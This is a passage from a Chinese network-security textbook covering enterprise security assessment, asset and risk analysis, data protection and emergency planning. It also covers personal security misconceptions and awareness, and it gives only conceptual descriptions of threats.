3、要加强对各网络安全的管理、检查、监督,一旦发现问题及时上报公司负责人。公司计算机安全负责人分析并指导有关部门作好善后处理,对造成事故的责任人要依据情节给予必要的经济及行政处理。

三、未经公司负责人批准,连接在公司网络上的所有用户,严禁再通过其他入口上因特网或公司外单位网络。

××有限公司

××××年××月××日

### 4. 网络安全评估

对于一个拥有良好网络安全意识的网络管理者而言,科学的网络设计和构架,以及健全的网络安全条例的实施,也仅是“组织与企业及网络安全实施”的前半部分。互联网

技术在飞速发展，伴随着病毒和攻击也在不断发展，当网络使用到一定程度后，问题是一定会出现的。较为常见的状况包含有后期的管理体制较为松懈导致的安全违规事件；安全设施未进行持续维护导致新型病毒的侵入；已有的安全设施无法抵挡新型的攻击方式等。若是组织与企业自己的技术人员无法解决这些问题，导致问题被搁置、安全问题威胁逐步扩大、网络瘫痪等，这时企业就需要聘请一个资深的网络安全专家团队，以此保障组织与企业全方位的网络安全，使其良性运行。网络安全评估小组会对组织与企业做一个全方位的安全评估，之后会试验并整合评估信息，将其交予组织与企业，让组织与企业实时地了解自己网络的状态、安全指数等信息，做到真正了解自己的网络，从而有针对性地对自身网络进行加强。

**5. 安全加固**

前期的安全评估完成后，网络安全专家团队会对前期评估信息给出解决方案，对网络进行安全加固。比如补丁的更新、安全策略实施、新管理条例的制定等。

**6. 安全联动**

通常，组织与企业对安全违规事件有自己的安全报警、安全防御系统（例如，UTM、IDS、IPS 等），以及相应的管理机制。但是当安全违规事件发生，只能通过某个单一的方面查找安全违规事件的原因与该单一方面的解决办法。例如，组织与企业网络上的 IDS 指出某一台主机正在遭受攻击，而组织与企业网络管理人员往往只针对该主机进行处理，比如，更新补丁、更新杀毒程序、防堵漏洞等，而没有一个全局性的检查。网络安全联动性的中心思想就是如何根据全局进行很好的联动。当安全违规事件发生后，注意力并不是全部放在事故点上面，而是本着联动的思想，全方位的取证，并结合科学的实验，从而找出违规根源，对症下药。除此之外，安全联动性还应体现在安全防御上。利用自己手中的安全资源，将其联动起来，网络才能更加坚固。即使再次发生安全违规事件，也可以多方取证、对照调查，从而减少误报，而非仅靠一项数据、一台设备来判断问题。

## 223 组织与企业网络安全包含的范围

**1. 资产安全**

组织与企业的资产包括有形资产与无形资产两个方面。无形资产是指不具有实物形态，但能带来经济利益的资产。在企业中，我们将其视为包括商标权、专利权、专有技术、合同、秘诀、销售系统、客户名单、专家网等方面。有形资产是指那些具有实物形态的资产。在企业中，我们将其视为包括流动资产、固定资产、机械设备、土地、房屋等方面。但在组织与企业的网络安全中，对无形资产的安全包括逻辑访问安全与数据存储安全。对有形资产的安全包括环节安全、设备安全、媒体安全及管理安全。

1）无形资产安全（数据安全）

逻辑访问安全，是指关键和敏感的数据在网络传输和存储上不被非法访问，所以需要加密技术、认证技术、数字签名与访问控制等手段来实现其数据的传输和存储的安全

性。备份是指通过一种数据安全策略，将原始数据按照一定的方式复制并保存到各种介质上。其备份类型包括系统数据备份和用户数据备份、热备份和冷备份，以及镜像备份和文件备份。要实现一个完整的数据备份和灾难恢复，就需要相应的备份硬件、备份软件、备份策略和计划以及暂时恢复技术等几个方面。实现对数据的远程数据实时存储，来保证存储数据的安全性。

2）有形资产安全（物理安全）

环境安全，主要指的是设备系统的硬软件所在环境的安全状况。而需求的环境是安静的、覆盖面合理的、地理通道方便的、温度和湿度合适的等。设备安全，看设备的防盗、防毁、防电磁泄露、防止线路截断、抗电磁干扰及电源保护。媒体安全，包括数据的安全和介质安全，而通常是通过冗余和容错提供可靠性和故障恢复的可用性。管理安全，是指对设备的日常安全运维的相关记录是否形成了文档，如出入设备机房的相关人员的记录。

信息资产的分类方法如表2.1所示。

**表2.1 信息资产的分类方法**

| 资产分类 | 资 产 解 释 |
|---|---|
| 设备 | 电源、空调、保险柜、文件柜、门禁系统、消防设施等 |
| 数据 | 源码、数据库数据、系统文档、计划、报告、使用手册等存在存储介质中的信息 |
| 文档 | 纸质文件、财务报告、运管规定、电报传真等 |
| 软件 | 应用系统、软件系统、开发工具和资料库等 |
| 硬件 | 计算机硬件、路由器、交换机、硬件防火墙、程控交换机、不限、备份存储设备等 |
| 服务 | 操作系统、Web、SMTP、POP3、FTP、DNS、呼叫中心等应用服务 |
| 人员 | 管理人员、一般员工等 |

合理的对资产进行识别之后，应当对资产的价值进行定量的划分，从资产的保密性、实用性、完整性等方面考虑其对企业存在的影响，用相应的等级进行量化。如表2.2所示，为资产等级划分表，把资产分为了5个等级，等级越高，其价值就越大。

**表2.2 资产等级划分表**

| 级 别 | 含 义 | 描 述 |
|---|---|---|
| 4 | 极高 | 资产价值最高，其安全问题可导致致命的危害 |
| 3 | 高 | 资产价值较高，其安全影响程度较大，难以恢复 |
| 2 | 中 | |
| 1 | 低 | |
| 0 | 极低 | |

### 2. 风险分析

组织与企业的网络是否存在风险和是否安全，不是凭空猜测，而是通过各种网络安全规章条例和相应的检测手段来判断的。所以，在对企业网络进行安全风险分析之前，组织与企业必须先做一次安全评估。通过安全评估可以准确地判断出组织与企业网络中存在的问题和漏洞，并以此分析这些问题和漏洞可能给组织与企业带来哪些不良后果。安全评估可以让组织与企业的网管人员了解到自己组织与企业网络存在的隐患及相应的解决方案。当了解和解决了相应的安全隐患之后，便可及时做出调整应对，让组织与企业的管理更加可靠，成本更低，使组织与企业更健康的发展。而网络安全的风险分析主要包括网络构架的分析、网络安全设备的分析、网络设备配置的分析及正向和反向的对网络进行监测，以此来判断该网络所存在的安全问题。

风险评估有 4 个需要考虑的因素：信息资产及其价值、可能的威胁、安全脆弱点和风险造成的影响，风险评估是将其作为核心内容围绕它们展开，它们之间的关系如图 2.8 所示。





**图 2.8　风险要素关系图**

风险评估工作是从风险评估准备过程开始的，然后分别对三要素进行评估，在对已有安全措施确认后进行风险计算，经过一系列的识别措施，最后进入实施风险管理阶段。其流程图如图 2.9 所示。

其中，作为评估基础的风险评估准备阶段，也是整个风险评估工作有效性的保证。企业可能由于把自身网络信息系统的风险评估作为一种战略性的考虑，其评估结果可能会受到组织与企业所经营业务需求及文化、规模、结构、战略目标和网络安全需求的影响。

常用的系统软件评估工具有 X-SCAN、CyberCop Scanner、NESSUS、NMAP、Nstalker、SQLIX 等。常见的安全管理评价工具，如 COBRA（Consultative，Objective and Bi-functional Risk Analysis）、CRAMM（CCTA Risk Analysis and Management Method）、ASSET 等。

### 3. 数据安全

数据安全主要包括服务器、用户终端与数据库等方面的数据存储和恢复安全、数据传输的安全、数据访问权限的安全、移动存储设备管理及网络安全运行应急预案管理等





图 2.9 风险评估流程图

方面。组织与企业的数据是否安全是组织与企业网络安全的核心。

#### 4. 数据存储和恢复安全

数据的存储安全包括数据本身的安全及存储介质的安全。数据本身的安全主要指该数据是否被感染了病毒,以及是否对数据进行加密等。存储介质的安全主要是指该数据是否有冗余和容错功能。一般数据的存储安全,主要利用包括本地备份与异地备份等的备份技术来实现对数据安全有效的存储和管理,同时也保证了数据有效的恢复机制。

#### 5. 数据传输安全

数据传输安全主要是保证当数据被不法分子截获之后,使其不能破解数据的内容。而数据安全传输的手段包括链路上的安全和数据本身的安全。链路上的安全技术包括专线、VPN 技术等。数据本身的安全主要是指对传输的数据进行相应的加密,并且有相应的解密方法,以此来实现数据的传输安全。

#### 6. 数据访问权限安全

数据访问权限是指对不同权限级别的用户给其相应的权限,如,对于管理员可以对其赋予所有的权限,但对于一般的用户可以只赋予读的权限。也可以通过 ACL 来控制用户是否可以访问等,权限又可细分为完全控制、修改、读取和运行读取、写入及特别的

权限等。所以把用户访问数据的权限进行相应的限制,可以保证数据的安全。

**7. 移动存储设备管理**

数据对于组织与企业来说是一种无形资产,所以对数据的复制要做一个严格的限制。而复制工具最常见的是磁盘、光盘、U盘和移动硬盘等移动存储介质,所以需要对移动存储介质的使用进行限制,对其注册、使用、存放及销毁要有相应的具体制度。

**8. 网络安全运行应急预案**

网络安全运行应急预案可以使网络在出现意外的崩溃或者网络运行不正常时,保证组织与企业在最短的时间内响应该故障,使组织与企业的损失减到最少。所以,对于网络安全运行应急预案必须做到应急物质的完备性,包含人员保障、人员应急能力等方面的人员确定性等。

**9. 网络构架安全**

网络构架安全是为设计、构建和管理一个安全网络提供一个构架和技术基础的蓝图。网络构架定义了数据网络通信系统的每个方面,包括使用的网络协议、布线类型、接口类型等,当然还包括安全。所以,构架安全是组织与企业级网络安全的首要条件,是整个网络安全的源头。一个良好的网络构架拥有出色的安全设计方案,不但可以利用各个网络设备进行安全联动以增强网络的安全,而且要具有较高的可管理性和后期的可延展性。然而,良好的网络构架则源于最初的网络建设,源于优秀的网络设计和高质量的网络架设。因此,要实现现代组织与企业级网络安全,我们需从网络建设初期就必须将网络安全作为重点考虑对象,后期网络扩展也同样要秉承这种思想。

**10. 威胁确定**

如今网络威胁种类繁多,而且是在逐年递增,大的类型有勘测攻击、访问攻击、拒绝访问攻击等。细分下来更是不胜枚举,如扫描攻击、会话攻击、洪水攻击、各类病毒入侵等。当用户的网络出现了网络违规事件,用户能否准确地判断网络正在遭受什么类型的攻击?判定的依据又是什么?这些问题都让企业网络管理人员痛心疾首。完整的安全评估能帮助用户解决这些棘手的问题。评估小组拥有资深的网络安全专家和先进的实验室。有了这些条件,组织与企业的安全威胁确定将不再困难。首先,评估小组会向企业管理人员索取相关文档以了解网络的架构,包括拓扑环境、网络设备的型号与功能以及当前的设置、网络上运行的各种应用服务情况、故障历史记录等。对组织与企业网络架构作初步了解,安全评估小组将会对网络做前期的安全评估,涉及网络结构、网络设备性能、服务器操作系统、应用服务等。还有网络流量的取证评估,它是威胁确定的关键性因素。无论什么类型的网络攻击,都将通过网络传送攻击数据包,评估小组可以通过对数据流的分析,来判断网络是否遭受到攻击。如果正遭受攻击,还能确定所遭受攻击的类型,评估小组将对照所制定好的威胁等级,给予组织与企业相应的安全报警。评估小组也会根据威胁等级做出相应的应急处理方案。

### 11. 策略制定与安全加固

安全策略是一系列用于影响、规范组织与企业人员行为的文案计划或条例规定。它存在的目的就在于增强某个特定的规则，让该组织与企业按照规定程序执行动作。组织与企业的所有设备或服务的安全规则、规范等都是由该组织与企业的整体安全策略所决定的。而组织与企业的所有安全项目都是在组织与企业大的安全策略框架下被制定出来的。安全策略的制定首先要与组织与企业的目标保持一致，并符合网络管理目标的要求。所以在明确了组织与企业对于网络的发展目标和该行业的整体安全策略之后，可以整合前期的安全评估信息，制定一套完善的安全策略来影响组织与企业的全体用户，规范其行为，以应对目前及未来的安全挑战。

通过前期的安全评估和实验室对评估数据放样测试之后，评估小组会把评估测试报告交给企业信管人员。内容包括网络结构分析、网络设备性能分析、服务器操作系统分析、采样数据帧、日志分析、应用服务分析、接入安全分析等方面。同时，评估小组会根据分析结构向组织与企业提供相应的解决方案。最后，与组织与企业进行安全调研综合分析，结合行业标准框架、组织与企业需求、评估结构制定出一套完整的网络安全加固方案。通过实施这一系列的策略，让组织与企业网络成为一个安全实体，一个符合行业标准的组织与企业级安全网络。

### 12. 安全应急预案

安全应急预案是安全策略不可缺少的一部分。对于组织与企业级网络来说，安全违规事件的发生往往是突然性的，让人措手不及。所以建立完备的安全应急机制是必不可少的。首先，应该建立一个应急反应小组，专门负责处理突发安全违规事件。其次，制定出整体应急预案和各系统的应急预案，检查应急物资是否准备齐全。最后，定期举行安全应急演练。

## 23 个人网络安全

2015 年 7 月 22 日，中国互联网协会发布的《中国网民权益保护调查报告(2015)》显示，中国网民信息泄露问题“非常严重”：63.4％的网民通话记录、网上购物记录、网站浏览痕迹、IP 地址等网上活动信息遭泄露；78.2％的网民个人身份信息曾被泄露，包括姓名、家庭住址、身份证号及工作单位等；约七成网民网上活动信息和个人身份信息均被泄露。

隐私权遭侵害的后果已经显现。根据《报告》，近一年来中国网民因信息泄露、诈骗信息等总体损失约 805 亿元，人均 124 元；其中，约 4500 万网民遭受的经济损失超过 1000 元。

该报告指出，当前我国公众网络安全意识不强，网络安全知识和技能亟需提升，83.48％的网民网上支付行为存在安全隐患。报告还指出，定期更换密码对于保障个人账户安全、防止个人隐私泄露具有重要意义。但此次调查中，定期更换密码的被调查者

仅占18.36%，而遇到问题才更换密码的被调查者只有64.59%，有17.05%的被调查者从来不更换密码，更有10.88%的被调查者仍在使用123456或abcabc等简单数字或字母作为密码。值得关注的是，多账户使用同一密码更容易受到黑客攻击。但报告显示，我国多账户使用同一密码的问题非常突出，75.93%的被调查者存在这一问题，而青少年多账户使用同一密码的情况更为严重，比例高达82.39%。数据显示，83.48%的网民网上支付行为存在安全隐患，其中42.55%的网民使用公共计算机网络支付后没消除上网痕迹，38.96%的网民使用无密码Wi-Fi进行网络支付。报告还指出，公共免费Wi-Fi安全性低，容易导致个人信息泄露。但报告显示，被调查者中随意使用公共免费Wi-Fi的比例高达80%。

从该报告可以看出我们当前个人网络安全形势非常严峻。但我们应知道，个人网络安全是有区别于组织、企业与国家网络安全的。有一句话说得很明确：个人网络安全防护，三分靠技术，七分靠意识。由此可见个人网络安全意识是多么重要。

## 2.3.1 个人网络安全常见误区

随着网络安全事件与个人隐私泄露的频发，例如，人肉搜索、垃圾信息、诈骗邮件或电话等，大多数用户都能意识到个人网络安全的重要性。但遗憾的是，大部分群众还存在许多显而易见的个人网络安全误区，而且大部分错误的观点仍然在互联网上口口相传。常见的个人网络安全误区如下。

### 1. 个人网络安全并不重要

有很大一部分群众认为自身网络安全是没有价值的，与其花时间在这方面不如去做点别的。常见的论调有：“我的电脑里没有什么重要文件”、“我不使用网银”、“我不使用电脑炒股”、“我电脑里没什么值钱的，黑客花时间在我身上不如去黑一些有重要信息的主机”等。但事实真是如此吗？实际上并不是这样。不管是多么谨慎地使用电脑，用户总是会在不自觉中留下痕迹。例如，邮箱、手机信息、生日等。再结合其他渠道获取的信息，例如，网上广为流传的2000万开房记录、各种流出的数据库等，可以帮助他们进一步展开社会工程学攻击，黑客可能对你或者你的亲人、朋友进行线下诈骗或开展其他手段。例如，最近一个很常见的诈骗手段是冒充领导给受害者打电话，一般是接起电话就问受害者他是哪个领导，一般群众很快就能识别出这是骗子，但若是对方一开口就指名道姓，能准确说出工作、住宅位置与其他一些私密信息，有多少本不会上当受骗的无辜群众会受骗呢？此外网络罪犯不光会利用这些隐私信息展开社会工程学攻击，还会通过技术手段开展攻击。现今无线网络安全问题本就十分令人头疼，若是电脑完全不设防，黑客还能侵入家庭路由器、其他笔记本电脑、手机等家庭联网设备，将这些设备变成他们发动拒绝服务攻击的僵尸客户端。黑客能利用受害者的电脑开展对别的主机的攻击。因此加强安全意识，采取适当的安全手段，不仅对个人隐私是一种保障，也是对网络上其他用户的一种责任。

### 2. 黑客是互联网最大的威胁

在互联网上确实存在着一些坏人，他们利用各种手段获取个人隐私或控制受害者电脑以此获利。但自从斯诺登事件后，美国的棱镜计划遭到曝光，结合近几年来出现了越来越多普通组织或个人很难实现的网络安全威胁，以国家为单位的网络安全威胁渐渐浮出水面。当一个国家想要做些什么动作，又哪里是一些松散的组织或个人能够比得上的呢？

### 3. 当电脑被感染时，电脑会有某些征兆

在过去，许多电脑被感染后，一般会出现功能性故障，例如，蓝屏、死机、运行效率低下等。这就造成了许多群众认为电脑一旦受到恶意软件攻击后将立即崩溃，或者至少一些功能或某些程序将不再发挥作用，可能会弹出各种警告消息或发出各种声音来提示该主机已经被感染。刚刚描述的这些症状，实际上大多存在于过去的恶意程序。过去的恶意程序，大部分开发目的是炫耀编写者的技能、检验自己所学知识或只是纯粹为了搞破坏，但当今这个时代，恶意程序的编写者大多是在技术方面有所成就的专业高手，并且目的也很明确，就是为了获取更多利益。因此目前极少有电脑感染产生崩溃、运行缓慢、弹出提示等显著特征。这就造成了大部分用户看到自己的电脑完美的运行着，就判断电脑未受感染，而身处僵尸网络中的一分子或有另外一个人默默地观察你的一举一动但不自知。

### 4. 大多数恶意程序经过电子邮件或 U 盘传播

许多用户的主机都曾经通过电子邮件感染过病毒，电子邮件可以称为到目前为止被利用的最广泛的恶意程序传播方式。我们在先前史上发生的网络安全大事件中通过许多实例对于电子邮件传播方式有所了解，也通过攻击方式对钓鱼和垃圾邮件攻击有个明晰的概念。随着垃圾邮件过滤器越来越高效，而且许多用户当他们收到未知发件人发来的邮件时选择直接删除，渐渐的恶意程序被转移到恶意网站。U 盘作为恶意程序的传播介质，恶意程序通过 U 盘传播是可能的，但大多数情况仍是通过恶意网站传播。在互联网尚未普及的年代，软盘是频繁传播恶意程序的感染源。当 U 盘及其他外部存储设备出现后，许多恶意程序通过这些设备传播。但当我们进入网络时代，恶意网站超越垃圾邮件、U 盘传播成为第一感染点。

### 5. 不访问危险的站点或不打开受感染的文件就不会受到感染

这种说法也是建立在过去的事实基础上，缺乏知识性。不访问恶意站点确实能减少被感染的可能性，但不访问危险站点并不能完全杜绝感染。例如，黑客可以对可信赖的网站偷偷注入恶意代码，用户浏览该网站可能会打开一个 0×0 像素的窗口，该窗口用于启动下载，使得恶意程序悄悄地进入到用户的计算机中。通过这种方法网络犯罪者不需要专门开设恶意网站，只要渗透到一些流量大的网站中就可以，当然这种攻击也不是那么简单就能实现的。而不打开受感染的文件就不会受到感染，这是显而易见的误区。许

多恶意程序利用安全漏洞等，有可能被自动激活。因此这种观点也是错误的。

对于个人安全防护的误区还有很多，例如，无痕浏览就可以防止隐私被窃取、使用VPN后可以实现完全匿名、有了防火墙就固若金汤，等等。这些都是简单易学的知识，只要大家多留意身边网络安全咨询，多关注网络安全相关的新闻、报道，就能在无形中提高自己的网络安全知识。例如，国家每年都会开展“国家网络安全宣传周”活动，现已成功举办两届。这就是一个很好的安全咨询来源。

## 232 个人网络安全意识的培养

所谓安全意识，就是人们头脑中建立起来的生产必须安全的观念，也就是人们在生产活动中各种各样有可能对自己或他人造成伤害的外在环境条件的一种戒备和警觉的心理状态。安全意识也指的是人们发现可能存在的威胁、判断其危害性并及时预防或化解威胁的一种能力。加强自身对威胁相关知识的掌握以及正确的使用习惯可以提升这种能力。这也就是我们常说的提高安全意识。让网络安全意识深入人心，就需要将其作为网络强国建设的基础工程，突出培养“七种意识”。

### 1. 网络主权意识

网络作为陆海空天之外的“第五类疆域”，国家必然要实施网络空间的管辖权，维护网络空间主权。在移动互联是“新渠道”、大数据是“新石油”、智慧城市是“新要地”、云计算是“新能力”、物联网是“新未来”的网络时代，要实现中华民族的伟大复兴，就必须维护网络空间主权、安全和发展利益，始终把自己的命运掌握在自己手中。

### 2. 网络发展意识

包罗万象的网络空间已经成为人类社会的共同福祉。网络空间蕴含的新质生产力，不仅重新定义了人们的生活生产方式，更成为世界发展的革命性力量。因此，我们必须始终坚持发展就是硬道理，始终基于网络空间创新驱动发展，将世界第一网络大国的自信，转化为建设网络强国的智慧。

### 3. 网络安全意识

让“没有网络安全就没有国家安全”的意识深入人心，让“网络信息人人共享、网络安全人人有责”的意识落地生根，这是举行国家网络安全宣传周的目的所在。我们既要学会用老百姓听得懂的语言讲述网络安全风险，也要善于用群众看得清的实力化解网络安全风险，让网络安全的成果真正惠及你我他。

### 4. 网络文化意识

互通互联的网络空间，每一条网线都是网上“新丝路”，每一个声音都是网上“驼铃声”。网络空间为我们提供了宣扬中华文化，借鉴世界文明前所未有的新平台，但同时，网上意识形态斗争也日趋激烈，急需树立正确的网络文化意识。

### 5. 网络法制意识

让网络空间晴朗起来，不仅要大力宣传上网、用网行为规范，引导人们增强法治意识，做到依法办网、依法上网，更要利用法律武器，塑造国际网络秩序。为此，必须尽快完善网络空间法制体系，让国家网络空间治理走向法制化的快车道，让人人成为网络秩序的维护者，让国家网络治理成为世界网络治理的典范。

### 6. 网络国防意识。

在“全球一网”的时代，面对网络强国大幅扩充网络战部队，网络空间明显军事化的趋势，我们既需要国际层面的文化实力、国家层面的法制效力，更需要军队层面的军事实力。中国建设网络强国，成为网络空间和平发展的骨干力量，发展网络空间国防力量刻不容缓。

### 7. 网络合作意识

要建立“和平、安全、开放、合作的网络空间，多边、民主、透明的国际互联网治理体系”，就必须认识到，面对网络霸权主义、网络恐怖主义、网络自由主义和网络犯罪等诸多共同风险，任何国家都无法独善其身，唯有加强合作，才能同舟共济、赢得未来。

## 2.3.3 个人网络安全的第一道防线——防病毒软件和防火墙

自从计算机病毒诞生为止，人们就一直没有摆脱它的困扰。在计算机操作系统漏洞和各种软件缺陷频发的情况下，防病毒软件和防火墙让个人电脑有能力抵御计算机病毒与网络攻击。

### 1. 防病毒软件和个人防火墙的概念

